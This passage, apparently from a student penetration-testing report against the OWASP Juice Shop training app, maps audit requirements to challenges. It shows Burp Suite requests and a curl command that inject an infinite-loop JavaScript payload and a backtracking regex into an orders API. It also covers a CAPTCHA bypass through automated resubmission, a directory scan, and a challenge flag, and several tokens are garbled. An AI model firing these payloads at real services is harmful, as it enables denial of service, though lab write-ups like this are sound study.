- This challenge proves that I was able to change the bender's password using unauthorized login, hence a violation of the requirement for this SFR

8 SFR8 - FAU_SAA.3.1

The TSF shall be able to maintain an internal representation of the following signature events EVENT1, EVENT2, ..., EVENTn that may indicate a violation of the enforcement of the SFRs.
- Automated analysis of audit data in order to detect real or possible security violations (the actions to be taken are specified in FAU_ARP)

8.1 [SFR8 - VC1] Perform a Remote Code Execution that would keep a less hardened application busy forever

8.1.1 Description of penetration testing that was carried out for [SFR8 - VC1]

1. one way to keep the juice-shop server busy would be send a lot of not genuine product order requests
2. how did you discover ??
3. navigate to <http://localhost:3000/api-docs/> to demonstrate this vulnerability

The screenshot shows a browser window with the URL http://localhost:3000/api-docs/#/Order/post_orders. The page is titled "Order API for juice-shop users". A modal dialog is open for a "POST /orders" request. The "Request body" field contains the following JSON payload:

```

{
  "customerReference": "P00000001",
  "orderLines": [
    {
      "productId": 12,
      "quantity": 10000,
      "customerReference": "P00000001"
    },
    ...
    {
      "productId": 12,
      "quantity": 10000,
      "customerReference": "P00000001"
    }
  ],
  "coupons": [
    {
      "code": "pesBh.uftV",
      "product": 13,
      "quantity": 2000
    }
  ]
}

```

The "Responses" section shows a 401 Unauthorized response with the following JSON content:

```

{
  "code": 401,
  "message": "Unauthorized"
}

```

4. capture this request in Burpsuite

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP
500	http://localhost:3000	POST	/b2b/v2/orders		✓	401	536	JSON				127.0.0.1	
498	http://localhost:3000	GET	/api-docs/swagger-ui-init.js			304	255	script	js			127.0.0.1	
497	http://localhost:3000	GET	/api-docs/standalone.html			200	247	html				127.0.0.1	

Request

```

POST /b2b/v2/orders HTTP/1.1
Host: localhost:3000
Content-Length: 377
sec-ch-ua: Not A Brand;v="99", "Chromium";v="98"
accept: application/json
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/api-docs/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=...; JSESSIONID=...; sessionid=...; sessionkey=...; sessionhash=...; sessionidhash=...; sessionkeyhash=...
Connection: close
Content-Type: application/json
Content-Length: 536

```

Response

```


HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Sat, 07 May 2022 14:28:16 GMT
Connection: close
Content-Length: 294

```

Line numbers 1 through 30 are shown on the left of the request and response panes.

- failed with No authorization header was found

5. copy the authorization token from previous successful logins and paste it into burspsuite



```

Request
Pretty Raw Hex Binary V
1 POST /orders HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 375
4 Sec-Fetch-Dest: script; mode="sameorigin"
5 Accept: application/json
6 Content-Type: application/json
7 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdGFpbWMiOiJsb2dnZW1iLzZGFDYSlEyJyZGtGHTosInVzK3dW01IjoiIw4ZK1nawWvD1j3ahUpcSwmtDgplmNLXNaus9
8 IuHfQkqBxRzC9OOGF00M10LJz0BnZDnZiLzZGFDYSlEyJyZGtGHTosInVzK3dW01IjoiIw4ZK1nawWvD1j3ahUpcSwmtDgplmNLXNaus9
9 IuHfQkqBxRzC9OOGF00M10LJz0BnZDnZiLzZGFDYSlEyJyZGtGHTosInVzK3dW01IjoiIw4ZK1nawWvD1j3ahUpcSwmtDgplmNLXNaus9
10 IuHfQkqBxRzC9OOGF00M10LJz0BnZDnZiLzZGFDYSlEyJyZGtGHTosInVzK3dW01IjoiIw4ZK1nawWvD1j3ahUpcSwmtDgplmNLXNaus9
11 IuHfQkqBxRzC9OOGF00M10LJz0BnZDnZiLzZGFDYSlEyJyZGtGHTosInVzK3dW01IjoiIw4ZK1nawWvD1j3ahUpcSwmtDgplmNLXNaus9
12 IuHfQkqBxRzC9OOGF00M10LJz0BnZDnZiLzZGFDYSlEyJyZGtGHTosInVzK3dW01IjoiIw4ZK1nawWvD1j3ahUpcSwmtDgplmNLXNaus9
13 IuHfQkqBxRzC9OOGF00M10LJz0BnZDnZiLzZGFDYSlEyJyZGtGHTosInVzK3dW01IjoiIw4ZK1nawWvD1j3ahUpcSwmtDgplmNLXNaus9
14 IuHfQkqBxRzC9OOGF00M10LJz0BnZDnZiLzZGFDYSlEyJyZGtGHTosInVzK3dW01IjoiIw4ZK1nawWvD1j3ahUpcSwmtDgplmNLXNaus9
15 IuHfQkqBxRzC9OOGF00M10LJz0BnZDnZiLzZGFDYSlEyJyZGtGHTosInVzK3dW01IjoiIw4ZK1nawWvD1j3ahUpcSwmtDgplmNLXNaus9
16 IuHfQkqBxRzC9OOGF00M10LJz0BnZDnZiLzZGFDYSlEyJyZGtGHTosInVzK3dW01IjoiIw4ZK1nawWvD1j3ahUpcSwmtDgplmNLXNaus9
17 IuHfQkqBxRzC9OOGF00M10LJz0BnZDnZiLzZGFDYSlEyJyZGtGHTosInVzK3dW01IjoiIw4ZK1nawWvD1j3ahUpcSwmtDgplmNLXNaus9
18 IuHfQkqBxRzC9OOGF00M10LJz0BnZDnZiLzZGFDYSlEyJyZGtGHTosInVzK3dW01IjoiIw4ZK1nawWvD1j3ahUpcSwmtDgplmNLXNaus9
19 IuHfQkqBxRzC9OOGF00M10LJz0BnZDnZiLzZGFDYSlEyJyZGtGHTosInVzK3dW01IjoiIw4ZK1nawWvD1j3ahUpcSwmtDgplmNLXNaus9
20 IuHfQkqBxRzC9OOGF00M10LJz0BnZDnZiLzZGFDYSlEyJyZGtGHTosInVzK3dW01IjoiIw4ZK1nawWvD1j3ahUpcSwmtDgplmNLXNaus9
21 {
22   "id": "J508150E",
23   "orderLines": [
24     {
25       "productID": 6,
26       "quantity": 500,
27       "customerReference": "P0000000001"
28     }
29   ],
30   "orderLinesData": [
31     {"productID": 12, "quantity": 1000, "customerReference": "\\"P00000001.2\\", "\\"S20180105(042)\\", "\\"couponCode\\", "\\"pes\\", "\\"ut\\"}, {"productID": 13, "quantity": 2000, "customerReference": "\\"P00000003.4\\"}
32   ]
33 }


```

- this time the query was successful

- this is an example of insecure deserialization in JSON which can be used to execute malicious function embedded within JSON string

6. step 5 is an example of an EVENT1 which the juice-shop should've maintained as an example of a possible security violation but infact this was recorded as a success i.e status-code = 200

7. copy the authorization token from 5 and paste into api-docs



- click 'authorise' , then 'close'



8.1.2 Outcomes (evidence) of the penetration testing in 8.1

- Method 1 - the ordering process can be tweaked into endless loop embedding "orderLinesData": "(function dos() while(true);)()" into the JSON string

Request

```
1 POST /b2b/v2/orders HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 57
4 sec-ch-ua: "Not A Brand";v="99", "Chromium";v="96"
5 accept: application/json
6 Content-Type: application/json
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dWNoIjoiZW5kZWZlLzIwZG9yJpZC16K0vNkNlcnJ
8 yWU1L2o1iwiL21uWmHmQjJiHpuCywawmV1Og11wFLDwvLnwL1zLcG-zc3dvcn01L1KXGz30Qn10wvKmt1YfT
9 jNjdjK2eyNz50WvWhK21IiS=InjvBqj0i1jz1nRw47NvAv2vUjja1iawvibGzfzEx221uSKA1oIt
10 vLJAHuKwL2iwiChu2hLzJULtWdL1i0y1xNv1ZuLzL381mxpyrpbWvz2uLxsbz2phzLwzhfLGLnNzzy1s1nR
11 vdETMTWnyZX00y2L1iCpeOFjdr22STfdu1125w1y31YXZEPf01jia1jAyMj0wSwlyAwOryhzoHc41000gkzA
12 wGjAWiwiDkXKXpA2B6z79H4b2d8zCD0L49_wWu0sz5wVw_ij-nKLXndpIfPfyJSZLXh0H0nsBNMCoNcXCT20Yz249ySt
13 luy985_djPwvnbz79H4b2d8zCD0L49_wWu0sz5wVw_ij-nKLXndpIfPfyJSZLXh0H0nsBNMCoNcXCT20Yz249ySt
14 luy985_djPwvnbz79H4b2d8zCD0L49_wWu0sz5wVw_ij-nKLXndpIfPfyJSZLXh0H0nsBNMCoNcXCT20Yz249ySt
15 luy985_djPwvnbz79H4b2d8zCD0L49_wWu0sz5wVw_ij-nKLXndpIfPfyJSZLXh0H0nsBNMCoNcXCT20Yz249ySt
16 luy985_djPwvnbz79H4b2d8zCD0L49_wWu0sz5wVw_ij-nKLXndpIfPfyJSZLXh0H0nsBNMCoNcXCT20Yz249ySt
17 luy985_djPwvnbz79H4b2d8zCD0L49_wWu0sz5wVw_ij-nKLXndpIfPfyJSZLXh0H0nsBNMCoNcXCT20Yz249ySt
18 luy985_djPwvnbz79H4b2d8zCD0L49_wWu0sz5wVw_ij-nKLXndpIfPfyJSZLXh0H0nsBNMCoNcXCT20Yz249ySt
19 luy985_djPwvnbz79H4b2d8zCD0L49_wWu0sz5wVw_ij-nKLXndpIfPfyJSZLXh0H0nsBNMCoNcXCT20Yz249ySt
20 luy985_djPwvnbz79H4b2d8zCD0L49_wWu0sz5wVw_ij-nKLXndpIfPfyJSZLXh0H0nsBNMCoNcXCT20Yz249ySt
21 {
    "orderLinesData": "(function dos() { while(true); })()"
}
```

Response

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 86
8 Tag: W/"56-d3g1k9t716qptKgHt17j30/vzk"
9 vary: Accept-Encoding
10 Date: Sat, 07 May 2022 15:29:18 GMT
11 Connection: close
12
13 {
    "orderNo": "4d019a19fd937e5597578b7b7b014ef79f",
    "paymentDue": "2022-05-21T15:29:18.602Z"
}
```

- in effect pretending to commit DOS attack on juice shop server
- the query was sucessful however I cannot show here the time lag in the juice shop server
- the juice-shop is configured to come backup again after 2 seconds to prevent DOS attacks

- Method 2 - step 1 can be executed using swagger

```
curl
  -X POST
  -H "Content-Type: application/json"
  -H "Accept: application/json"
  -H "Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dWNoIjoiZW5kZWZlLzIwZG9yJpZC16K0vNkNlcnJ
  -H "sec-ch-ua: \"Not A Brand\";v=\"99\", \"Chromium\";v=\"96\""
  -H "Content-Length: 57"
  -d "{
    \"orderLinesData\": \"(function dos() { while(true); })()\"
  }"
```

Request URL: <http://localhost:3000/b2b/v2/orders>

Server response

Code	Description
200	Response body <pre>{ "orderNo": "4d019a19fd937e5597578b7b7b014ef79f", "paymentDue": "2022-05-21T15:29:18.602Z" }</pre>

Response headers

```
access-control-allow-origin: *
connection: close
content-type: application/json; charset=utf-8
date: Sat, 07 May 2022 15:29:43 GMT
server: Cloudflare Raymond-AKA/I/mE
feature-policy: payment 'self'
vary: Accept-Encoding
x-content-type-options: nosniff
x-frame-options: SAMEORIGIN
```

Response

Code	Description
	Links

- I have exploited this vulnerability but this vulnerability does not support the docker based implementation

8.1.3 Explanation of how the evidence included in 8.1 proves that [SFR8] is violated

- Every order placed by manipulating the deserialization vulnerability creates an signature based event or event sequence EVENT(n) that should be kept by the juice-shop to detect potential attacks (CWE502, 2006)

- in this case EVENT(n) would ORDER(n)
- the juiceshop should be able to maintain a log or internal representation of the ORDER(n)

in this case,

- to implement a logic that when the number of ORDER(n) exceed in a given period of time i.e. crosses a certain threshold set by the system
- the system would then block such requests, effectively preventing a potential case of DOS attack
- The TSF does not implement such a logic to handle ORDER(n), hence the exploitation of this vulnerability proves that this SFR is violated


8.2 [SFR8 - VC2] Perform a Remote Code Execution that occupies the server for a while without using infinite loops

8.2.1 Description of penetration testing that was carried out for [SFR8 - VC2]

1. follow the same steps as in 8.1.1

8.2.2 Outcomes (evidence) of the penetration testing in 8.2

1. same steps as in 8.1.2 but this time use a different code
`"orderLinesData": "/((a+)+b).test('aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa')"`
 NOT an infinite loop



```

Customer order to be placed:
["orderLinesData": "/((a+)+b).test('aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa')"]

Responses

curl -X 'POST' 'http://10.0.2.15:3000/v2/orders' -d 'orderLinesData: /((a+)+b).test('aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa')'

Request URL:
http://10.0.2.15:3000/v2/orders

Server response:
Code DETAILS
200 Response body
{
  "orderNo": "00000000000000000000000000000000",
  "paymentNo": "2022-05-21T10:20:46Z"
}

Download

Response headers
Access-Control-Allow-Origin: *
Connection: close
Content-Length: 66
Content-Type: application/json; charset=UTF-8
Date: Fri, 27 May 2022 10:20:45 GMT
Etag: W/\"30-00000000000000000000000000000000"
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN

```


8.2.3 Explanation of how the evidence included in 8.2 proves that [SFR8] is violated

1. similar explanation as in step 8.1.3 that the TSF failed to identify the pattern of ORDER(n) to identify the potential DOS attack and hence the violation of the SFR

8.3 [SFR8 - VC3] Receive a coupon code from the support chatbot


8.3.1 Description of penetration testing that was carried out for [SFR8 - VC3]

1. navigate to the URL <http://localhost:3000/#/chatbot>
2. repeatedly keep asking the question *Give me discount* to the chatbot



8.3.2 Outcomes (evidence) of the penetration testing in 8.3

1. after 5 tries of asking the same question the chatbot gives away the discount code



8.3.3 Explanation of how the evidence included in 8.3 proves that [SFR8] is violated

1. TSF should capture timestamp, user/location details when the Chatbot is enquired about a discount code as there may be a potential automated attack seeking discounts which will have adverse financial impact on the system

2. TSF should implement a threshold policy of entertaining the answer to the same question (based on keyword "discount") to 2 questions only. (i.e. 2 events or Enquiry-Discount-1 and Enquiry-Discount-2)
3. once the threshold is breached the TSF should flag a violation and post no more replies or invalidate the session as it may be simply be a robot committing a DOS attack by keeping the chatbot busy
4. Since, I was able to ask the same question "Give me a discount" repeatedly means TSF failed to detect these enquiry events and kept on responding ultimately giving away discount code
 - successfully demonstrates pentest for this vulnerability and violation of this SFR

8.4 [SFR8 - VC4] Submit 10 or more customer feedbacks within 10 seconds.

8.4.1 Description of penetration testing that was carried out for [SFR8 - VC4]

1. navigate to the feedback form, make sure Intercept is enabled in burpsuite before pressing submit

The screenshot shows a dark-themed 'Customer Feedback' form. The 'Author' field contains 'anonymous'. The 'Comment' field contains '10 times'. The 'Rating' field is a green slider set to 5. The 'CAPTCHA' field shows 'Result' 48. A large blue 'Submit' button is at the bottom.

2. send the request to repeater and observe response from juiceshop

Request	Response
<pre> 1 POST /api/Feedbacks/ HTTP/1.1 2 Host: localhost:3000 3 Content-Length: 74 4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96" 5 Accept: application/json, text/plain, */* 6 Content-Type: application/json 7 sec-ch-ua-mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36 9 sec-ch-ua-platform: "Linux" 10 Origin: http://localhost:3000 11 Sec-Fetch-Site: same-origin 12 Sec-Fetch-Mode: cors 13 Sec-Fetch-Dest: empty 14 Referer: http://localhost:3000/ 15 Accept-Encoding: gzip, deflate 16 Accept-Language: en-US,en;q=0.9 17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss 18 Connection: close 19 20 { "captchaId":1, "captcha":"48", "comment":"10 times (anonymous)", "rating":5 } </pre>	<pre> 1 HTTP/1.1 201 Created 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 Location: /api/Feedbacks/8 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 172 9 ETag: W/"ac-Llea0jopaptP1s8M1qL0Pi13UUU" 10 Vary: Accept-Encoding 11 Date: Tue, 03 May 2022 16:10:25 GMT 12 Connection: close 13 14 { "status": "success", "data": { "id": 8, "comment": "10 times (anonymous)", "rating": 5, "updatedAt": "2022-05-03T16:10:25.718Z", "createdAt": "2022-05-03T16:10:25.718Z", "UserId": null } } </pre>

- the feedback was successful

3. automate the feedback request (10 times), use burpsuite Intruder

The screenshot shows the OWASP ZAP interface with the 'Intruder' tab selected. Under 'Payload Positions', the attack type is set to 'Sniper'. The payload is a POST /api/Feedbacks/ HTTP/1.1 request with various headers and a JSON payload containing a 'captchaId' and 'comment' field.

4. use the 'Null payloads' types (i.e. send same payload 10 times)

The screenshot shows the 'Payload Sets' configuration in the OWASP ZAP Intruder tool. A payload set is defined with a payload count of 10 and a payload type of 'Null payloads'.

- click 'Start attack'

5. The 'Service API' response code is 201 (i.e. content is created or comments published in the database) ([restfulapi.net, 2021](#))

The screenshot shows the OWASP ZAP 'Results' table with 10 rows of requests, all with a status code of 201. The raw response for one of the requests is shown below, indicating a successful creation.

Request	Payload	Status	Error	Timeout	Length
0	null	201			539
1	null	201			541
2	null	201			541
3	null	201			541
4	null	201			541
5	null	201			541
6	null	201			541
7	null	201			541
8	null	201			541
9	null	201			541
10	null	201			541


```

1: HTTP/1.1 201 Created ✓
2: Access-Control-Allow-Origin: *
3: X-Content-Type-Options: nosniff
4: X-Frame-Options: SAMEORIGIN

```

8.4.2 Outcomes (evidence) of the penetration testing in 8.4.1

1. by automating the feedback mechanism, I was successful in this challenge ([OAT-009-CAPTCHA, 2011](#))



```

Request
Pretty Raw Hex
1 GET /socket.io/?EIO=4&transport=polling&t=
2 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
3 sec-ch-ua: "Not A Brand";v="99",
4 "Chromium";v="96"
5 Accept: */*
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
8 Chrome/96.0.4664.45 Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://localhost:8000/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Content-Type: text/plain; charset=UTF-8
3 Content-Length: 262
4 Date: Tue, 09 May 2022 16:27:13 GMT
5 Connection: close
6
7 {"sid": "KEDlzMABsURLMCYAAA-", "t": 42, "challenge": "challenge_solved", "tkey": "captchaBypassChallenge", "name": "CAPTCHA Bypass", "challenge": "CAPTCHA Bypass (Submit 10 or more customer feedbacks within 10 seconds.)", "flag": "0d44f13ce4a5580c16a6219ea19e2c89b7cd1d17", "hidden": false, "isRestore": false}

```

8.4.3 Explanation of how the evidence included in 8.4.2 proves that [SFR8] is violated

1. The security component of TSF implements Captcha to distinguish between human and bot responses to prevent repetitive feedback.
 - Flawed/Improper implementation of anti-automation workflow resulted in API accepting 10 responses
 - no minimum time set to accept repeated feedback from same user
 - same captcha used to repeatedly send feedback
 - Tables Captchas and ImageCaptchas ([Codebase, 2022](#), Data Model):
 - failed to implement unique 'Captcha & Response' combination each time user submits feedback
 - *utils.ts* & *verifyCaptcha()* function fails to stop repetitive submission of feedback using the same captcha ([access-control-on routes, 2022](#), Useful utilities)
2. - hence the successful exploitation of this vulnerability means that the TSF was unable to detect and flag potential violation of security to block automated attacks on the system, hence the SFR was violated

8.5 [SFR8 - VC5] Like any review at least three times as the same user.

8.6 [SFR8 - VC6] Repetitive registration - Follow the DRY principle while registering a user

8.7 [SFR8 - VC7] Reset Morty's password via the Forgot Password mechanism with his obfuscated answer to his security question.

9 SFR9 - FAU_SAA.3.3

The TSF shall be able to indicate a potential violation of the enforcement of the SFRs when a system event is found to match a signature event that indicates a potential violation of the enforcement of the SFRs.

9.1 [SFR9 - VC1] - Access a confidential document

9.1.1 Description of penetration testing that was carried out for [SFR9 - VC1]

- use Web vulnerability scanner DirectoryBuster and scan the juice-shop url


```
(root㉿kali:~/home/kali/Documents] -> dirb http://localhost:3000
DIRB V2.22
By The Dark Raver

START_TIME: Sat May 7 14:27:45 2022
URL_BASE: http://localhost:3000/
